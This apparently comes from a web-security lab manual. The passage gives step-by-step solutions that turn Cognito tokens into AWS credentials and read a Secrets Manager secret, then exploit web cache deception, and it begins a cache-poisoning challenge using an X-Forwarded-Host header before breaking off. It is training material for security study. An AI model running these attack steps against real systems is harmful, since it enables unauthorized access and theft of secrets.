
Password

Sign in


Step 8: The user is successfully logged in but does not have any authorization over the application as shown in the figure below.



Step 9: Once the above user is authenticated successfully the application generates 'accessToken', 'idToken' and 'refreshToken' and these are stored in the browser's local storage. To access these values go to the browser inspector feature of the above page (step 8) and check the storage cache.



Step 10: Alternatively, you can also go to Burp and check the response of the login action. It contains 'accessToken', 'idToken' and 'refreshToken'.



Step 11: Capture the IdentityPoolName.

The screenshot shows a web browser at `cognito.webhacklab.com/restrictions.html`. The page title is "Application restrictions" and it displays a message: "You're currently signed in as `user84@webhacklab.com`. You don't have access to this application. Please contact your administrator to get access."

The browser's developer tools are open to the "Storage" tab. The "Local Storage" section is expanded, showing a table of items. The following table represents the data shown in the storage inspector:

Key	Value
<code>CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.LastAuthUser</code>	<code>user84@webhac...</code>
<code>CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.user84@webhacklab.com.accessT...</code>	<code>eyJraWQiOiIi...</code>
<code>CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.user84@webhacklab.com.clockDr...</code>	<code>-11</code>
<code>CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.user84@webhacklab.com.idToken</code>	<code>eyJraWQiOiJnMk...</code>
<code>CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.user84@webhacklab.com.refresh...</code>	<code>eyJjdHkiOiJKVjI...</code>

The token value `eyJraWQiOiJnMk...` is highlighted with a red box. A red arrow points from this box to a second screenshot showing the token decoded into a JSON payload. The payload is as follows:

```
HEADER: ALGORITHM & TOKEN TYPE
{
  "kid": "g2D21/S16D7Daz0K9UK42C6UcrHWQPKumUqfZ/k0xfA=",
  "alg": "RS256"
}

PAYLOAD: DATA
{
  "sub": "9e999b9b-b899-4c6b-82ea-bc9ee191f54e",
  "aud": "m8ca1fea9uico5qm143na3fp",
  "email_verified": true,
  "event_id": "64a0fe2d-197d-496b-9dd8-c846c8193674",
  "token_use": "id",
  "auth_time": 1627246514,
  "iss": "https://cognito-idp.us-east-1.amazonaws.com/us-east-1_E0n8m3ula",
  "name": "User84",
  "cognito:username": "user84@webhacklab.com",
  "exp": 1627250114,
  "iat": 1627246514,
  "email": "user84@mailinator.com"
}

VERIFY SIGNATURE
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAr+24ZO/LasCrUk
  WtCuj0
  R2lI737heuNnhaeVzSoNm#w9N9h0w
```

The `iss` field value `https://cognito-idp.us-east-1.amazonaws.com/us-east-1_E0n8m3ula` is highlighted with a red box in the second screenshot.

Step 14: Configure the AWS Command Line Interface(CLI) to interact with the AWS services using the details obtained above in the command as shown below:

```
root@kali:~# export AWS_ACCESS_KEY_ID=XXXXXXXXX
root@kali:~# export AWS_SECRET_ACCESS_KEY=XXXXXXXXX
root@kali:~# export AWS_SESSION_TOKEN=XXXXXXXXX
root@kali:~# export AWS_DEFAULT_REGION=us-east-1
```

```
~ # export AWS_ACCESS_KEY_ID=ASIA2EG3F6XX60YC36H5
export AWS_SECRET_ACCESS_KEY=g0DGfJ7nr+7JQkor/s2/CT8yhh/QkTKRLGL1gVax
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEMf////////wEaCXVzLWVhc3Q0MSJIMEYCIQCz14YmzpEXYDunwIWgb5ZK3ieUe+V7oGw
r5sbWlhCB4Kv4DCGAQARoMnjK2MjQ
Ev+KVSPxJGtWk4gFDvTfr159TTaGIm
YdG5MjFTwrcUX9YP0kEkS99ZzS5NAN
C2MT9t38DTspUBltJIym1Eth6d2EVW
mAK5IxGescQQf1I07IJGBzk05cvRN6
4ykT0rtTXScbefceuGLIrmjszZAP7v
3epjk/pBhU4WAzX1JF0ZNOhq6Jsv8E
SvqtQ/fDITStHS8GyS6FXIABbczdcuvRalu9kymY
export AWS_DEFAULT_REGION=us-east-1

~ # aws sts get-caller-identity
{
  "UserId": "AROAZEG3F6XXUS7WDIN7W:CognitoIdentityCredentials",
  "Account": "696244368879",
  "Arn": "arn:aws:sts::696244368879:assumed-role/Cognito_nssfedappAuth_Role-NEW/CognitoIdentityCredentials"
}
```

Step 15: Execute the following command to verify the validity of AWS client credentials configured in the above step using the command as shown:

```
root@kali:~# aws sts get-caller-identity
```

```
~ # aws sts get-caller-identity
{
  "UserId": "AROAZEG3F6XXUS7WDIN7W:CognitoIdentityCredentials",
  "Account": "696244368879",
  "Arn": "arn:aws:sts::696244368879:assumed-role/Cognito_nssfedappAuth_Role-NEW/CognitoIdentityCredentials"
}
```

Step 16: Since the objective is to obtain the secrets from the secret manager let's query the 'secretsmanager' service using the current session. Enter the commands as shown below:

```
root@kali:~# aws secretsmanager list-secrets
```

```
~ # aws secretsmanager list-secrets
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:696244368879:secret:Cloud_API-zpPdX0",
      "Name": "Cloud_API",
      "Description": "Key to Access APIs",
      "LastChangedDate": 1593687512.196,
      "Tags": [],
      "SecretVersionsToStages": {
        "b71222f7-d3ea-4963-ae0d-e586bbfd5acd": [
          "AWSCURRENT"
        ]
      }
    }
  ]
}
```

Step 17: The output shows that there is a 'Cloud_API' secret available. Query the secret-id using the command to decrypt and retrieve the encrypted secret information as shown below.

```
root@kali:~# aws secretsmanager get-secret-value --secret-id
arn:aws:secretsmanager:us-east-1:6962XXXXX9:secret:Cloud_API-zpPdX0
```

```
~ # aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:696244368879:secret:Cloud_API-zpPdX0
{
  "ARN": "arn:aws:secretsmanager:us-east-1:696244368879:secret:Cloud_API-zpPdX0",
  "Name": "Cloud_API",
  "VersionId": "b71222f7-d3ea-4963-ae0d-e586bbfd5acd",
  "SecretString": "{\"API_Key\": \"02d619b8cb15409ca3889de3a0b36a73\", \"Username\": \"vision\", \"Password\": \"45ecca6dc26c47b2b\"}",
  "VersionStages": [
    "AWSCURRENT"
  ],
  "CreateDate": 1593687512.17
}
```

Module: Web Cache Attacks


Web Cache Deception

Challenge URL: <http://webcache.webhacklab.com:8080/login.php>

- Identify Web Cache Deception vulnerability to access sensitive content without authentication, which would otherwise be only accessible to an authenticated User.


Solution:

Step 1: Navigate to <http://webcache.webhacklab.com:8080/login.php>. Try to access index.php i.e. <http://webcache.webhacklab.com:8080/index.php>. It will not be accessible and will keep redirecting to the authentication page as it requires authentication to be accessed.




Step 2: Try adding any non-existent static file location, for example non-existent.css to end of the URL (i.e. `http://webcache.webhacklab.com:8080/login.php/non-existent.css`). Observe if the application loads login.php instead. And we can also observe from header “X-cache” that our server caches public static files.

Note: We could also use public static file extensions like gif, png, ico etc.




Step 3: To exploit this, Login to application using creds **username1:password1** . After login, you will be taken to `http://webcache.webhacklab.com:8080/index.php` page. Now, armed with the knowledge in the previous step, again add a non-existent public static file to the end of the URL. (e.g: `http://webcache.webhacklab.com:8080/index.php/non-existent.css`) and submit it. This will cache contents of `index.php` on the server with file `index.php/non-existent.css` .



Step 4: As the cache on the server is created, access the same link from different browsers or from different remote locations to retrieve contents on “index.php” without authentication.

http://webcache.webhacklab.com:8080/index.php/non-existent.css



Web Cache Poisoning


Challenge URL: <http://webcache.webhacklab.com/>

- Identify whether there are any unkeyed inputs used by the application and if the server caches the output for the same. Edit those unkeyed inputs with malicious payloads to do the following to random user when poisoned cache is requested.
 - a) Perform Cross-Site Scripting
 - b) Execute malicious script from remote location controlled by us
 - c) Steal Credentials through Form submission to remote location controlled by us.

Note: TTL of cache is set to 20 sec.

Solution:

Step 1: Navigate to <http://webcache.webhacklab.com/> and observe that the host header is used by the application in multiple places in response.



Step 2: Next let's determine if we can override "host" header value with our custom one using alternative headers like "X-Forwarded-Host". It seems we can, as shown below.

X-Forwarded-Host: test123

Go Cancel < >Target: http://webcache.webhacklab.com

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: webcache.webhacklab.com
X-Forwarded-Host: test123
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

? < + >

Response


Raw Headers Hex HTML Render

```
<link href="./css/style.css" rel="stylesheet">
</head>
<body>
<div id="Frame0">
  <h1>PHP Application for Webcache Poisoning Demo.</h1>
  <p>Host Header: test123</p>
</div>
```


A. Cross-site Scripting:

